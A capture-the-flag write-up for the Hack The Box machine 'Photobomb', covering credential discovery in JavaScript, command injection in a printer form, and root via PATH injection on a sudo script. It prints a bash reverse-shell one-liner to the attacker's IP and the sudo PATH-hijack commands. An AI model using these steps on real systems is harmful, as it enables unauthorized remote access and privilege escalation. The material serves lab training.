Photobomb

Tags: #Linux/Ubuntu #Easy #Nginx #RCE #HTTP-Authentication #Path-Injection #Source-Code-Analysis #Plaintext-Creds

Nmap Results


```
Nmap scan report for 10.10.11.182
Host is up (0.088s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.47 seconds
```

Service Enumeration

The Nmap results tell us that there are 2 ports open, port 22 for **SSH** and port 80 for an **nginx** webserver. The default script scan discovers the hostname of the box, photobomb.htb, so we add this to our /etc/hosts file.

Here's what we see when we access the page in our browser:



The link on the line telling you how to get started leads to a page `/printer`, which has **HTTP authentication** set up. We don't have any creds so we continue enumerating

Let's run feroxbuster in the background and continue looking around:

```
feroxbuster -u http://photobomb.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

Here's the page source:

```
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
  <script src="photobomb.js"></script>
</head>
<body>
  <div id="container">
    <header>
      <h1><a href="/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium
photographic gifts.</p>
      <p>This state of-the-art web application is your gateway to this
```


```
fantastic new life. Your wish is its command.</p>
      <p>To get started, please <a href="/printer" class="creds">click here!
</a> (the credentials are in your welcome pack).</p>
      <p>If you have any problems with your printer, please call our Technical
Support team on 4 4283 77468377.</p>
    </article>
  </div>
</body>
</html>
```

We see 1 line of interest here, `<script src="photobomb.js"></script>`. Here's what we find in the source of that file:


```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them
and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?
$/)) {
    document.getElementsByClassName('creds')
[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

This script was created because of tech supports inability to remember their creds to the `/printer` page. It first checks if the cookie `isPhotoBombTechSupport` exists and contains some value, and if so, it retrieves all elements by the class `creds` and modifies the first instance (the url) to include the username and password for HTTP authentication.

Before using those creds to gain access to the `/printer` page, let's look at what `feroxbuster` found so far:



We see a bunch of 401 status codes, most likely because we didn't pass the creds we just found to the script. But apparently those pages exist, so we'll look at one of them, like `/printerfriendly`:




Looks like a 404 page, which is unusual given the results of feroxbuster. However now we know the backend server is running **Sinatra**, a ruby web framework. Here's what we find in the page source:

```
<!DOCTYPE html>
<html>
<head>
  <style type="text/css">
  body { text-align:center;font-family:helvetica,arial;font-size:22px;
    color:#888;margin:20px}
  #c {margin:0 auto;width:500px;text-align:left}
  </style>
</head>
<body>
  <h2>Sinatra doesn't know this ditty.</h2>
  <img src='http://127.0.0.1:4567/__sinatra__/404.png'>
  <div id="c">
    Try this:
    <pre>get &#x27;&#x2F;printerfriendly&#x27; do
  &quot;Hello World&quot;
end
</pre>
  </div>
</body>
</html>
```

Looks like the web server is running locally on port 4567. This can be useful later.

Given the creds we found earlier, we can now access the `/printer` page. Here's what we find:



We are given the option to print various photos. The page source doesn't show anything of

interest, so we'll intercept and analyze the request made when clicking the download button with **burpsuite**.

Here is the request we're sending:

```
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: keep-alive
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=3000x2000
```

We see 3 parameters, **photo, filetype, and dimensions**. My first instinct was to test for an **LFI** vulnerability in the photo parameter by typing a bunch of **"../"** characters and then **/etc/passwd**, but the response was **"Invalid photo"**, meaning there must be some LFI protection in place.

I then tested to see how the web server responded to unexpected input like invalid filetypes or special characters that don't belong. The latter caused the web server to respond differently when I inputted a semicolon in the filetype parameter. It returned:


`Failed to generate a copy of voicu-apostol-MWER49YaD-M-unsplash.jpg`

This led me to believe that the **filetype** parameter had an **RCE** vulnerability. I tested it by passing `jpg; sleep 5`. The server did end up taking 5 seconds to respond, meaning we do have RCE on the machine.

Exploitation

Initial Access

Given the RCE vuln, I set up a listener with `nc -lvnp 9001` on my machine and passed a common reverse shell one liner in the filetype parameter like so: `jpg; bash -c 'bash -i >& /dev/tcp/10.10.14.2/9001 0>&1'`. To be safe, I url encoded this and then sent the request.



The listener caught the request made to my machine and I got a shell. We are logged in as **wizard**.

Post-Exploit Enumeration

Operating Environment

Current User

- `id` output: `uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)`
- `sudo -l` output:

```
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

Network Configurations

Open Ports >

```
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:4567          0.0.0.0:*               LISTEN
714/ruby
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 :::80                   :::*                    LISTEN
-
```

Interesting Files

/opt/.bashrc >

```
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# Jameson: ensure that snaps don't interfere, 'cos they are dumb
PATH=${PATH/:\/snap\/bin/}

# Jameson: caused problems with testing whether to rotate the log file
enable -n [ # ]

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# set variable identifying the chroot you work in (used in the prompt
below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, overwrite the one in /etc/profile)
# but only if not SUDOing and have SUDO_PS1 set; then assume smart user.
if ! [ -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
  PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi

# Commented out, don't overwrite xterm -T "title" -n "icontitle" by
default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#*)
#    ;;
```

```
#esac

# enable bash completion in interactive shells
#if ! shopt -oq posix; then
#  if [ -f /usr/share/bash-completion/bash_completion ]; then
#    . /usr/share/bash-completion/bash_completion
#  elif [ -f /etc/bash_completion ]; then
#    . /etc/bash_completion
#  fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin"
] ; then
    case " $(groups) " in *\ admin\ *|*\ sudo\ *)
    if [ -x /usr/bin/sudo ]; then
        cat <<-EOF
        To run a command as administrator (user "root"), use "sudo
<command>".
        See "man sudo_root" for details.

        EOF
    fi
    esac
fi

# if the command-not-found package is installed, use it
if [ -x /usr/lib/command-not-found -o -x /usr/share/command-not-
found/command-not-found ]; then
        function command_not_found_handle {
                # check because c-n-f could've been removed in the
meantime
                if [ -x /usr/lib/command-not-found ]; then
                   /usr/lib/command-not-found -- "$1"
                   return $?
                elif [ -x /usr/share/command-not-found/command-not-found
]; then
                   /usr/share/command-not-found/command-not-found -- "$1"
                   return $?
                else
```

```
                    printf "%s: command not found\n" "$1" >&2
                    return 127
                fi
        }
fi
```

/opt/cleanup.sh

```
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

Privilege Escalation

The `cleanup.sh` script appears to source the `.bashrc` file in /opt, clean up log files, find jpg image files within `$HOME/photobomb/source_images` and change the ownership of all of those files to root.

The output of `sudo -l` tells us we can execute `/opt/cleanup.sh` as root, and the `SETENV` flag before it allows us to define or modify any environment variable(s) we want when running this script, like so: `sudo VAR=value /opt/cleanup.sh`

If you look at the cleanup.sh script, you'll see that most of the commands are being called using absolute paths, such as `/bin/cat`, or `/usr/bin/truncate`. However there is one command at the bottom that doesn't use an absolute path, which is `find`.

All of these clues point to a **path injection** vulnerability that will end up giving us a root shell.

> **Crash course on PATH environment variable**
>
> The way the linux shell knows where commands are located is through the **PATH** environment variable, which is a chain of directories that the shell looks through to find said command. It usually looks something like this:
>
> `/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/sbin`
>
> The directories are separated by colons, and the shell goes through each one sequentially (**not recursively**). After finding a command in a directory, it will stop looking through the others. For example, if it found `echo` in `/usr/bin`, it won't continue looking for other instances of that command in `/usr/local/sbin`, `/usr/sbin`, or `/sbin`.

The first step to exploiting this vulnerability is creating a script somewhere we have write permissions, like `/dev/shm`. We'll name it "find" and include the following content

```
#!/bin/bash

bash
```

Knowing that cleanup.sh will be executed as root, it will execute our `find` script as root as well, giving us a privileged shell. It's important to make sure it's executable, otherwise the shell will skip over it, so we need to run `chmod +x find`.

Finally, we execute `cleanup.sh` with a custom PATH variable. We only want to add one directory at the beginning (so our script can be detected first) and keep the rest of the path the same so other commands can be executed. To do this, we'll define our path like so: `PATH=/dev/shm:$PATH`. $PATH represents the already existing PATH variable.

Putting it all together, our command looks like this: `sudo PATH=/dev/shm:$PATH /opt/cleanup.sh` and we get a root shell!

Skills/Concepts Learned

- You can pass HTTP Authentication credentials right in the URL like so: `http://username:password@example.com/path/to/page`. This way, you can skip the pop

up asking you to sign in.

- Given testable web parameters, don't immediately assume they're vulnerable to LFI. **Pass random/unexpected data and see if the web server behaves differently or returns something unexpected**
    - In other words, use tools like **wfuzz or ffuf** against any parameters you find, or test them **manually**, because if the backend doesn't filter input correctly, that can be a potential attack vector
- The `/etc/bash.bashrc` file is a system-wide configuration script for the bash shell. It's the default script that all users use unless overridden by a custom script usually located in `$HOME/.bashrc`. You can check how a user's script differs from the default by running `diff` on both files
- **Path Injection:** If a script executes a command or another script without specifying the full path, check if you can modify the PATH environment variable. If you can, `cd` into a writable directory, create a script with the same name as the one called in the first script, and add the directory where your malicious script is located to the beginning of the PATH variable. Make sure your script is executable.

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/500